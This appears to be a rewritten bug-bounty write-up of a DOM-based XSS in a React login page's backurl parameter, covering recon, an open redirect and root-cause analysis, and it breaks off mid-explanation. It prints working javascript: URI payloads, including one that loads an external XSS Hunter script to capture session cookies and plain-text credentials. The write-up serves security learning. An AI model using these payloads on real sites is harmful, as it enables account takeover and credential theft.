Smashing the Modern Web Tech Stack — Part 1: The Evolving Threat Landscape in 2022 and DOM-based XSS in Cloud-Native React Apps.
A login page's backurl parameter was passed to window.location.href without validation, allowing a javascript: URI to execute as DOM-based XSS after authentication. An attacker could steal plain-text credentials and session cookies to take over accounts.
 Published on medium.com
One major evolution in web technologies over the last couple decades was the shift from the early days where nodes served websites built from static HTML. Today, websites are complex applications that generate and assemble dynamic content and interface asynchronously with an ever-growing menu of cloud-based services.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is the first post in a series called ‘Smashing the Modern Web Tech Stack.’ The subject is a real-world DOM-based XSS vulnerability found in the wild in a cloud-native React.js application, on a private bug bounty program. The write-up is shared with permission from that program, and organisation identifying information is redacted.
The application is a good example of a common modern stack: React.js as the front-end framework, hosted on ‘serverless’ cloud infrastructure (Google’s Firebase Platform). The feature involved is the login prompt. It carries a backurl parameter whose default value points at the user’s profile dashboard, and which is used to send the user there once they have authenticated.

The author’s broader argument is that the offensive playbook built on CTF platforms such as HackTheBox and lab-based certification courses such as PWK/OSCP is not well equipped for this kind of target. The shift from server-side heavy LAMP stacks (Linux, Apache, MySQL, PHP) to MEAN-style stacks (MongoDB, Express, Angular, Node) or variations of them, plus serverless functions, REST API gateways, micro-service architectures and Single-Page Applications built on UX-oriented frameworks like Vue or React, moves the attack surface. React apps typically use Javascript to talk to REST APIs that return simple JSON payloads and update UI components by manipulating the browser’s DOM. Tools such as Burp Suite and OWASP ZAP are described as ill-prepared for applications built this way.
Setup
The testing was against a private bug bounty program, using the researcher’s own account. No versions of React or of any other component are given.
Tools used:
- The React Developer Tool Chrome extension, to confirm whether React is in use and which version is running.
- XSS Hunter, a free online tool, to host XSS probes and record payload fires. It is also available for self-hosting.
- JSNice, an online tool to ‘unminify’ source code.
- GoBuster, for sub-domain discovery.
- The Way Back Grabber, a Python wrapper for the Way Back Machine, to retrieve old source code.
- Chrome’s web developer tools and the intercept tab on Burp.
A precondition worth stating: the credential-theft test was run only against the researcher’s own account.
Finding it
Confirming the framework
The React Developer Tool extension makes it simple to determine the type of front-end framework an application uses. When React is not being used, the extension appears one way:

No React in Production
When React is being used, it looks like this:

Yes React in Production
The same extension also shows the version of React that is running:

React Version
The backurl parameter
While enumerating a login prompt, the researcher noticed a parameter called backURL.

URL for Login Prompt

Login Prompt Proper
The default value of the backurl parameter was:
https%3A%2F%2Fmy.DOMAIN%2Fsettings%2Fprofile
URL decoded, that is:
https://my.DOMAIN/settings/profile
The parameter appeared to redirect the user to their profile dashboard once authenticated.

After the user logged in, they were taken to their profile dashboard @ https://my.DOMAIN/seettings/profile
As an experiment, the researcher replaced the default backurl value with the Google homepage.

Replaced backurl parameter with https://google.com
After authentication, the browser was redirected to Google.com. That is an open redirect.

I’m feeling really lucky now
The author pauses here on scenario-building: succinctly describing and demonstrating the attack chain a motivated threat actor could execute to maximise the destructive impact of a vulnerability. It matters especially for open redirects, because most bug bounty programs only accept one as an eligible finding if you can prove a security impact beyond a potential phishing redirection page for the most unsavvy end-users.

Example response to an open-direction vulnerability report on Bugcrowd
Bugcrowd’s VRT rates these types of vulnerabilities as P5, informational, or P4, basically the lowest level of priority.

Bugcrowd’s VRT rates these type of vulnerabilities as P5, informational, or P4, basically the lowest level of priority.
The lesson drawn is that the open redirect needs to be escalated into something more serious, with a compelling scenario of compromise for the people triaging the report.
XSS background used in the report
XSS typically works by injecting malicious Javascript into a user-controlled parameter, which is then rendered and executed in a victim’s browser. The report quotes Portswigger’s three classes:
Reflected XSS, where the malicious script comes from the current HTTP request.
Stored XSS, where the malicious script comes from the website’s database.
DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code.
The main difference is that DOM-based XSS is a client-side oriented attack that occurs entirely in the browser rather than a payload interfacing with server-side processes, and it targets the end-users of an application. The other concept the report leans on is sources and sinks: a source is input for untrusted data, a sink executes untrusted data.
Exploitation
Step 1: the classic payload fails
After confirming the open redirect and that the application used React, the researcher tried injecting Javascript into the backurl parameter with the classic payload:
<script>alert(1)</script>

URL for Javascript injection test
Nothing out of the ordinary happened once authenticated.
Step 2: the javascript pseudo URI works
After some searching, the researcher tried a payload using the Javascript pseudo URI format:
javascript:alert(1)
This time, after authenticating, the page popped the alert.

This is when you know things could get exciting
The report gives two reasons not to stop at an alert box:
- The possibility of other mitigating measures being in place that block the most severe XSS scenarios.
- The triage team reviewing the report may not find an alert box compelling. An alert box in itself does not clearly demonstrate the magnitude of the potential business impact on a client.
The recommendation is to go beyond the standard alert(1) box as a proof of concept. Liveoverflow has a video explaining in more detail why popping an alert box is a bad proof of concept. The better way is to leverage XSS into credential theft or sensitive data exposure, testing only against your own account.
Step 3: a Javascript dropper through XSS Hunter
XSS Hunter is described as excellent for bug bounty hunters because it makes it easy to demonstrate business impact without the overhead of deploying C2 infrastructure or writing custom Javascript payloads. Under the ‘Payloads’ tab it offers a variety of examples that use a special xss.ht short-domain to host XSS probes connected to your account.

Payload tab with xss.ht subdomain redacted
Even without the default payloads, the assigned sub-domain can be used to deploy and track any parameters being tested for XSS.
Because the application is React, the researcher considered attacks that targeted the browser’s DOM and crafted a payload that would append an XSS Hunter Javascript dropper as a DOM element. The URL-encoded form:
https%3A%2F%2FDOMAIN%2Flogin%3Fbackurl%3Djavascript%3A(function%20()%20%7B%20var%20x%3D%20document.createElement(%22script%22)%3B%20x.src%20%3D%20%22https%3A%2F%2F**>REACTED<**.xss.ht%22%3B%20document.body.appendChild(x)%3B%20%7D)()%3B
And the non-URL encoded payload:
javascript:(function () { var x= document.createElement(“script”); x.src = “https://>**REDACTED**<.xss.ht”; document.body.appendChild(x); })();
The payload is a javascript: URI that creates a new script element, sets its src to the XSS Hunter probe on the assigned xss.ht sub-domain, and appends it to document.body.
After authentication, the page seemed to hang, but the avatar (redacted in the screenshot) updated and confirmed that the researcher had successfully logged in.

Log-in prompt post authentication
Step 4: confirming the fire
The ‘XSS Payload Fires’ tab on XSS Hunter confirmed that executing arbitrary Javascript from external domains was possible.

XSS Payloads Fire page on XSS Hunter
Clicking ‘View Full Report’ shows a screenshot of the webpage when the payload was fired, the vulnerable page’s URL, origin-domain, the public IP address of the victim’s device, the victim’s user-agent, their session-cookies, and the raw code of the DOM.

XSS Hunter can tell you your victim’s IP Address

And their user-agent and session cookies
Inspecting the page elements revealed that the original Javascript dropper had successfully appended the malicious Javascript payload hosted on an external domain to the browser’s DOM.

External domain hosting malicious Javascript is confirmed loaded into the DOM

Step 5: plain-text credentials in the DOM
Investigating the extracted DOM, the researcher saw login credentials in plain-text. That conclusively proved the XSS exploit could be used to swipe credentials for a clean account takeover.
😱
Root cause
The vulnerable code was minified Javascript. A few sections directly referenced the backurl parameter; one in particular caught the researcher’s attention.

Function l() with ‘backurl’ parameter
The syntax was initially confusing. More experienced friends pointed out that it was a ternary operation, formatted as:
condition ? option1 : option2
If the condition is “truthy”, option1 is executed; if it is “falsy”, option2 is executed.

“Unminified” Javascript from JSNice
JSNice was used to ‘unminify’ the source. The report is explicit that this is far from perfect: unminifying is actually impossible without a mapping for the minified source code, which the developers in this case removed from public view. It is occasionally insightful and at least makes reviewing minified source slightly less disorienting.

Line-by-line break-down of ternary operation
In the function, isLogin appears to infer that p.a. references an object connected to a user calling the function. The intuitive reading is that the ternary operation decides which option to execute based on whether the user is currently logged in. To be more sure, the researcher looked for earlier versions of the source code in the Internet Archive’s Way Back Machine.
During recon, GoBuster was used for sub-domain discovery and found a ‘test’ sub-domain (test.domain.tld) which seemed promising.

Gobuster output for sub-domain enumeration
The Way Back Grabber, a Python wrapper for the Way Back Machine, was then used to find old source code for the webapp.

Waybackgrabber
The archived source codes were then reviewed.

An old snippet, no longer available on the production site, was much easier to follow. Other attributes such as userInfo, platforms, isInited, or userInfo.kh_hash_id seemed to confirm more concretely that isLogin is an attribute of a class related to user profiles.

Way Back Machine is excellent
The two potential options in the ternary are:
window.location.href = “//”.concat(p.c.appDomain, “/”).concat(t)
If l() is called by a user who is logged in, it redirects the user to the homepage via the Window Location Href DOM property.
